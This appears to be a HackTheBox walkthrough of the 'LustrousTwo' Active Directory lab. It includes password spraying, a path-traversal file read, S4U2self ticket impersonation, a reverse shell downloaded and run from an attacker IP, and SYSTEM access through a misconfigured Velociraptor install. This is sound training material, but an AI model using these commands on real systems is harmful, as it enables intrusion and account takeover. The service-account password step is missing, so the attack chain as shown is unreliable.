



HACKTHEBOX



LustrousTwo

5th July 2025

Prepared By: 0xEr3bus

Machine Author: xct

Difficulty: **Hard**

Synopsis

LustrousTwo is a hard-rated Windows box that deals with LDAP signing, channel binding, and disabled NTLM authentication. The box has a web server vulnerable to arbitrary file read, which helps attackers capture a `Net-NTLMv2` hash for the service account, using it to request Service Tickets via `s4u2self`, a stealthier alternative to Silver Ticket, to bypass protective measures like `Account is sensitive and cannot be delegated`. After reversing and auditing the source code, the attacker achieves Remote Code Execution. For privilege escalation, the attacker exploits a misconfigured, insecure [Velociraptor](#) installation.

Skills Required

- Basic Active Directory
- Basic Web Enumeration
- Basic Windows Privilege Escalation

Skills Learned

- Dealing with channel binding and signing
- Performing S4u2self
- Arbitrary file read and Remote Code Execution

- Misconfigured Velociraptor

Enumeration

Nmap

```
$ ports=$(nmap -Pn -p- --min-rate=1000 -T4 10.129.234.58 | grep ^[0-9] | cut -d '/' -f 1 |  
tr '\n' ',' | sed s/,,$//)  
$ nmap -Pn -p$ports -sC -sV 10.129.234.58  
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-27 23:24 BST  
Nmap scan report for lustrous2.v1 (10.129.234.58)  
Host is up (0.014s latency).
```

PORT	STATE	SERVICE	VERSION
21/tcp	open	ftp	Microsoft ftplib
ftp-anon: Anonymous FTP login allowed (FTP code 230)			
09-06-24	05:20AM	<DIR>	Development
04-14-25	04:44AM	<DIR>	Homes
08-31-24	01:57AM	<DIR>	HR
08-31-24	01:57AM	<DIR>	IT
04-14-25	04:44AM	<DIR>	ITSEC
08-31-24	01:58AM	<DIR>	Production
_08-31-24	01:58AM	<DIR>	SEC
ftp-syst:			
_ SYST: Windows_NT			
53/tcp	open	domain	Simple DNS Plus
80/tcp	open	http	Microsoft IIS httpd 10.0
_http-server-header: Microsoft-IIS/10.0			
http-auth:			
HTTP/1.1 401 Unauthorized\x0D			
_ Negotiate			
_http-title: Site doesn't have a title.			
88/tcp	open	kerberos-sec	Microsoft Windows Kerberos (server time: 2025-06-27 17:10:11Z)
135/tcp	open	msrpc	Microsoft Windows RPC
139/tcp	open	netbios-ssn	Microsoft Windows netbios-ssn
389/tcp	open	ldap	Microsoft Windows Active Directory LDAP (Domain: Lustrous2.v10., Site: Default-First-Site-Name)
ssl-cert: Subject: commonName=LUS2DC.Lustrous2.v1			
Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:LUS2DC.Lustrous2.v1			
Not valid before: 2024-08-31T08:57:04			
_Not valid after: 2025-08-31T08:57:04			
_ssl-date: TLS randomness does not represent time			
445/tcp	open	microsoft-ds?	
464/tcp	open	kpasswd5?	
593/tcp	open	ncacn_http	Microsoft Windows RPC over HTTP 1.0
636/tcp	open	ssl/ldap	Microsoft Windows Active Directory LDAP (Domain: Lustrous2.v10., Site: Default-First-Site-Name)
_ssl-date: TLS randomness does not represent time			
ssl-cert: Subject: commonName=LUS2DC.Lustrous2.v1			

```

| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>,
DNS:LUS2DC.Lustrous2.vl
| Not valid before: 2024-08-31T08:57:04
|_Not valid after: 2025-08-31T08:57:04
3268/tcp open ldap Microsoft Windows Active Directory LDAP (Domain:
Lustrous2.vl0., Site: Default-First-Site-Name)
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=LUS2DC.Lustrous2.vl
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>,
DNS:LUS2DC.Lustrous2.vl
| Not valid before: 2024-08-31T08:57:04
|_Not valid after: 2025-08-31T08:57:04
3269/tcp open ssl/ldap Microsoft Windows Active Directory LDAP (Domain:
Lustrous2.vl0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=LUS2DC.Lustrous2.vl
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>,
DNS:LUS2DC.Lustrous2.vl
| Not valid before: 2024-08-31T08:57:04
|_Not valid after: 2025-08-31T08:57:04
|_ssl-date: TLS randomness does not represent time
3389/tcp open ms-wbt-server Microsoft Terminal Services
| ssl-cert: Subject: commonName=LUS2DC.Lustrous2.vl
| Not valid before: 2025-04-13T09:50:31
|_Not valid after: 2025-10-13T09:50:31
|_ssl-date: 2025-06-27T17:11:50+00:00; -5h14m09s from scanner time.
9389/tcp open mc-nmf .NET Message Framing
49664/tcp open msrpc Microsoft Windows RPC
49668/tcp open msrpc Microsoft Windows RPC
54474/tcp open ncacn_http Microsoft Windows RPC over HTTP 1.0
54475/tcp open msrpc Microsoft Windows RPC
57762/tcp open msrpc Microsoft Windows RPC
57779/tcp open msrpc Microsoft Windows RPC
57791/tcp open msrpc Microsoft Windows RPC
61953/tcp open msrpc Microsoft Windows RPC

```

We know we are dealing with a domain controller from the Nmap scan, as Kerberos, DNS, and LDAP services are running. In addition to those services, we also have a web server running on port 80 and an FTP server running on port 21. The scan also states that anonymous access is allowed on FTP but disabled on the web server. We have a few directories on FTP. We can connect to FTP and check what permissions we have.

```

$ ftp lustrous2.vl
Connected to lustrous2.vl.
220 Microsoft FTP Service
Name (lustrous2.vl:anonymous): Anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> ls
229 Entering Extended Passive Mode (|||51377|)

```

```
125 Data connection already open; Transfer starting.
09-06-24 05:20AM <DIR> Development
04-14-25 04:44AM <DIR> Homes
<SNIP>
226 Transfer complete.
ftp> ls Homes
229 Entering Extended Passive Mode (|||51378|)
125 Data connection already open; Transfer starting.
09-07-24 12:03AM <DIR> Aaron.Norman
<SNIP>
09-07-24 12:03AM <DIR> Wayne.Taylor
226 Transfer complete.
ftp>
```

The `Homes` directory contains the home directory for all users on the domain, however, we do not have read access to any of the directories, but we have a list of potential users in the domain. We will also make a wordlist for possible passwords alongside the users list.

```
Lustrous2!  
Lustrous2024  
Start123!  
Summer2024
```

The box has Inbound `NTLM` authentication disabled, and `LDAP` signing is enforced alongside channel binding; this forces us to spray the password with Kerberos authentication using `kerbrute`.

```
$ kerbrute passwordspray --dc 10.129.234.58 -d lustrous2.vl users.txt 'Lustrous2024'
```

—
/ / — / / — / / —
/ / / _ \ / _ \ / / / / _ \
/ , < / _ / / / / _ / / / _ /
/ _ / | \ _ / / / _ . _ / \ , _ \ _ /

Version: dev (9cfb81e) - 07/08/25 - Ronnie Flathers @ropnop

```
2025/07/08 11:07:30 > Using KDC(s):  
2025/07/08 11:07:30 > 10.129.234.58:88
```

```
2025/07/08 11:07:30 > [+] VALID LOGIN: Thomas.Myers@lustrous2.vl:Lustrous2024  
2025/07/08 11:07:30 > Done! Tested 71 logins (1 successes) in 0.392 seconds
```

We have had some successful attempts for the `Thomas.Myers` user. We will set up the `KRB5` configuration file and request a TGT to run Bloodhound and other tools for Active Directory enumeration.

```
$ echo "10.129.234.58 LUS2DC.Lustrous2.v1 lustrous2.v1" | sudo tee -a /etc/hosts
$ sudo net time set -S lustrous2.v1
$ cat LustrousTwo.conf
[libdefaults]
```

```

default_realm = LUSTROUS2.VL
dns_lookup_realm = false
dns_lookup_kdc = false

[realms]
    LUSTROUS2.VL = {
        kdc = lus2dc.lustrous2.vl
        admin_server = lus2dc.lustrous2.vl
    }

[domain_realm]
    .lustrous2.vl = LUSTROUS2.VL
    lustrous2.vl = LUSTROUS2.VL

$ export KRB5_CONFIG=LustrousTwo.conf
$ echo 'Lustrous2024' | kinit thomas.myers
Password for thomas.myers@LUSTROUS2.VL:
$ export KRB5CCNAME=/tmp/krb5cc_1001
$ ldapwhoami -Y GSSAPI -H ldap://LUS2DC.lustrous2.vl
SASL/GSSAPI authentication started
SASL username: thomas.myers@LUSTROUS2.VL
SASL SSF: 256
SASL data security layer installed.
u:LUSTROUS2\Thomas.Myers

```

Three essential parts of configuring a non-domain-joined attacking machine are to sync time, export the `KRB5_CONFIG` environment variable, and ensure the host file has the Domain Controller FQDN before the Domain Name. If this is not configured correctly, the attacker has to set `dns_canonicalize_hostname` to false and add the `-N` tag when using tools like `ldapsearch` to avoid any issues when requesting a Service Ticket from the Domain Controller. Once all the changes are committed, we will run Bloodhound with `--ldap-channel-binding` to avoid errors when executing `LDAP` queries.

```

$ bloodhound-python -u 'thomas.myers' -no-pass -k -d 'Lustrous2.vl' --zip -c All -dc
LUS2DC.lustrous2.vl -ns 10.129.234.58 --ldap-channel-binding
INFO: BloodHound.py for BloodHound LEGACY (BloodHound 4.2 and 4.3)
INFO: Found AD domain: lustrous2.vl
INFO: Using TGT from cache
INFO: Found TGT with correct principal in ccache file.
INFO: Connecting to LDAP server: LUS2DC.lustrous2.vl
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 4 computers
INFO: Connecting to LDAP server: LUS2DC.lustrous2.vl
INFO: Found 75 users
INFO: Found 54 groups
INFO: Found 2 gpos
INFO: Found 2 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer:


```

```
INFO: Querying computer:
INFO: Querying computer:
INFO: Querying computer: LUS2DC.Lustrous2.v1
INFO: Done in 00M 03S
INFO: Compressing output into 20250707194420_bloodhound.zip
```


Foothold

There aren't any interesting relations between any compromised users. Looking back, we had a web server, and as we have a valid ticket, we can use it to access the website. Using Firefox from a non-joined domain Linux machine is a pretty straightforward approach.

```
network.negotiate-auth.using-native-gsslib: true
network.negotiate-auth.trusted-uris: .lustrous2.v1
```



Once the settings are pushed, we should be able to access the web server.



The Download functionality seems to be potentially vulnerable to arbitrary file read.


```
$ curl --negotiate -u : 'http://lus2dc.lustrous2.vl/File/Download?
fileName=../../web.config'
<?xml version="1.0" encoding="utf-8"?>
<configuration>
  <location path="." inheritInChildApplications="false">
    <system.webServer>
      <handlers>
        <add name="aspNetCore" path="*" verb="*" modules="AspNetCoreModuleV2"
resourceType="Unspecified" />
      </handlers>
      <aspNetCore processPath="dotnet" arguments=".\LuShare.dll" stdoutLogEnabled="false"
stdoutLogFile=".\logs\stdout" hostingModel="inprocess" />
    </system.webServer>
  </location>
</configuration>
<!--ProjectGuid: 4E46018E-B73C-4E7B-8DA2-87855F22435A-->
$ curl --negotiate -u : 'http://lus2dc.lustrous2.vl/File/Download?
fileName=../../LuShare.dll' -o LuShare.dll
```

The `web.config` file indeed contains the name of the DLL used for the web app, `LuShare.dll`. We can use `ilspycmd` to decompile the DLL.

```
$ ilspycmd LuShare.dll
using System;
using System.Collections.Generic;
using System.Collections.ObjectModel;

<SNIP>

[Authorize(Roles = "ShareAdmins")]
[HttpPost]
public IActionResult Debug(string command, string pin)
{
    string text = "ba45c518";
    if (string.IsNullOrEmpty(command) || command.Length > 100)
    {
        return BadRequest("Invalid or too long command.");
    }
    if (string.IsNullOrEmpty(pin) || pin != text)
    {
        return BadRequest("Invalid PIN.");
    }
    try
    {
        PowerShell val = PowerShell.Create();
        try
        {
            val.Runspace.SessionStateProxy.LanguageMode = (PSLanguageMode)3;
            val.AddScript(command, false);
            Collection<PSObject> collection = val.Invoke();
            StringBuilder stringBuilder = new StringBuilder();
```




```

        foreach (PSObject item in collection)
        {
            stringBuilder.AppendLine(((object)item).ToString());
        }
        if (val.Streams.Error.Count > 0)
        {
            stringBuilder.AppendLine("Errors:");
            foreach (ErrorRecord item2 in val.Streams.Error)
            {
                stringBuilder.AppendLine(((object)item2).ToString());
            }
        }
        return Content(stringBuilder.ToString(), "text/plain");
    }
    finally
    {
        ((IDisposable)val)?.Dispose();
    }
}
catch (Exception ex)
{
    return Content("Error running PowerShell command: " + ex.Message, "text/plain");
}
}

```

We can see if the user is authenticated and a member of the `ShareAdmins` group; they are authorised to access the `Debug` functionality. Looking at Bloodhound, two users are members of the `ShareAdmins` group. However, both users have the `Account is sensitive and cannot be delegated` set to `True`, which should block any potential delegation and silver ticket attacks. Moreover, we also got the PIN (`ba45c518`) required by the web app.





We can perform `S4U2SELF` to impersonate `SHARON.BIRCH` user account.

```
$ impacket-getST -self -impersonate "SHARON.BIRCH" -k lustrous2.vl/ShareSvc:'#1Service' -
altservice HTTP/lus2dc.lustrous2.vl
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[-] CCache file is not found. Skipping...
[*] Getting TGT for user
[*] Impersonating SHARON.BIRCH
[*] Requesting S4U2self
[*] Changing service from ShareSvc@LUSTROUS2.VL to HTTP/lus2dc.lustrous2.vl@LUSTROUS2.VL
[*] Saving ticket in SHARON.BIRCH@HTTP_lus2dc.lustrous2.vl@LUSTROUS2.VL.ccache

$ export KRB5CCNAME=SHARON.BIRCH@HTTP_lus2dc.lustrous2.vl@LUSTROUS2.VL.ccache
```

Once we have the ticket, we will export it and use it with Firefox, which should give us access to the `Debug` endpoint and allow code execution.



Now we can generate a reverse shell, upload to `C:\windows\tasks` and execute for further enumeration.

```
$ klist
Ticket cache: FILE:SHARON.BIRCH@HTTP_lus2dc.lustrous2.vl@LUSTROUS2.VL.ccache
Default principal: SHARON.BIRCH@lustrous2.vl

Valid starting      Expires            Service principal
07/09/2025 15:56:33 07/10/2025 01:56:33 HTTP/lus2dc.lustrous2.vl@LUSTROUS2.VL
    renew until 07/10/2025 15:56:33
$ curl --negotiate -u : -X POST http://lus2dc.lustrous2.vl/File/Debug -d
'pin=ba45c518&command=iwr -uri http://10.10.14.67/shell.exe -outfile
C:\windows\tasks\shell.exe'

$ curl --negotiate -u : -X POST http://lus2dc.lustrous2.vl/File/Debug -d
'pin=ba45c518&command=C:\windows\tasks\shell.exe'
```

...

```

$ nc -lnvp 1337
listening on [any] 1337 ...
connect to [10.10.14.67] from (UNKNOWN) [10.129.234.58] 49900
Microsoft Windows [Version 10.0.20348.3807]
(c) Microsoft Corporation. All rights reserved.

C:\inetpub\lshare>whoami /user

USER INFORMATION
-----

User Name                SID
=====
lustrous2\sharesvc S-1-5-21-380911855-3882613531-2069040882-1175

C:\inetpub\lshare>

```

The user flag can be found under `C:\user_2e9c1.txt`.

Privilege Escalation

Looking for installed software, we can see there is a [Velociraptor](#) installation in `Program Files`. The `VelociraptorServer` directory contains the `server.config.yaml`, which has private keys and certificates stored. According to the [documentation](#) this is considered as an insecure installation.

```

PS C:\inetpub\lshare> dir "C:\Program Files\VelociraptorServer\server.config.yaml"
Directory: C:\Program Files\VelociraptorServer

Mode                LastWriteTime         Length Name
----                -
-a-----          9/6/2024   8:34 AM         12972 server.config.yaml

```

We can export the configuration with the role `Administrator` to perform queries and eventually execute commands.

```
PS C:\inetpub\lshare> & "C:\Program Files\VelociraptorServer\velociraptor-v0.72.4-
windows-amd64.exe" --config "C:\Program Files\VelociraptorServer\server.config.yaml"
config api_client --name admin --role administrator c:\windows\tasks\api.config.yaml
...
ACL: open \\?\c:\datastore\acl\admin.json.db: Access is denied.

PS C:\inetpub\lshare> ls C:\windows\tasks
Directory: C:\windows\tasks
```

Mode	LastWriteTime	Length	Name
----	-----	-----	----
-a----	7/7/2025 12:56 PM	4302	api.config.yaml

Now that the configuration file is exported, according to [documentation](#) we can use a `SQL` query, to execute system commands.

```
PS C:\inetpub\lshare> & "C:\Program Files\VelociraptorServer\velociraptor-v0.72.4-
windows-amd64.exe" --api_config c:\windows\tasks\api.config.yaml query "SELECT * FROM
execve(argv=['cmd','/c','whoami'])"

[
  {
    "Stdout": "nt authority\\system\r\n",
    "Stderr": "",
    "ReturnCode": 0,
    "Complete": true
  }
]
```

We will execute the same reverse shell that we uploaded previously under the `C:\windows\tasks` directory.

```
PS C:\inetpub\lshare> & "C:\Program Files\VelociraptorServer\velociraptor-v0.72.4-
windows-amd64.exe" --api_config c:\windows\tasks\api.config.yaml query "SELECT * FROM
execve(argv=['cmd','/c','C:\\windows\\tasks\\shell.exe'])"

...

$ nc -lnvp 1337
listening on [any] 1337 ...
connect to [10.10.14.67] from (UNKNOWN) [10.129.234.58] 54274
Microsoft Windows [Version 10.0.20348.3807]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami /user
whoami /user

USER INFORMATION
-----
```

User Name	SID
=====	=====
nt authority\system	S-1-5-18

The root flag can be found under `C:\users\Administrator\Desktop\root.txt`.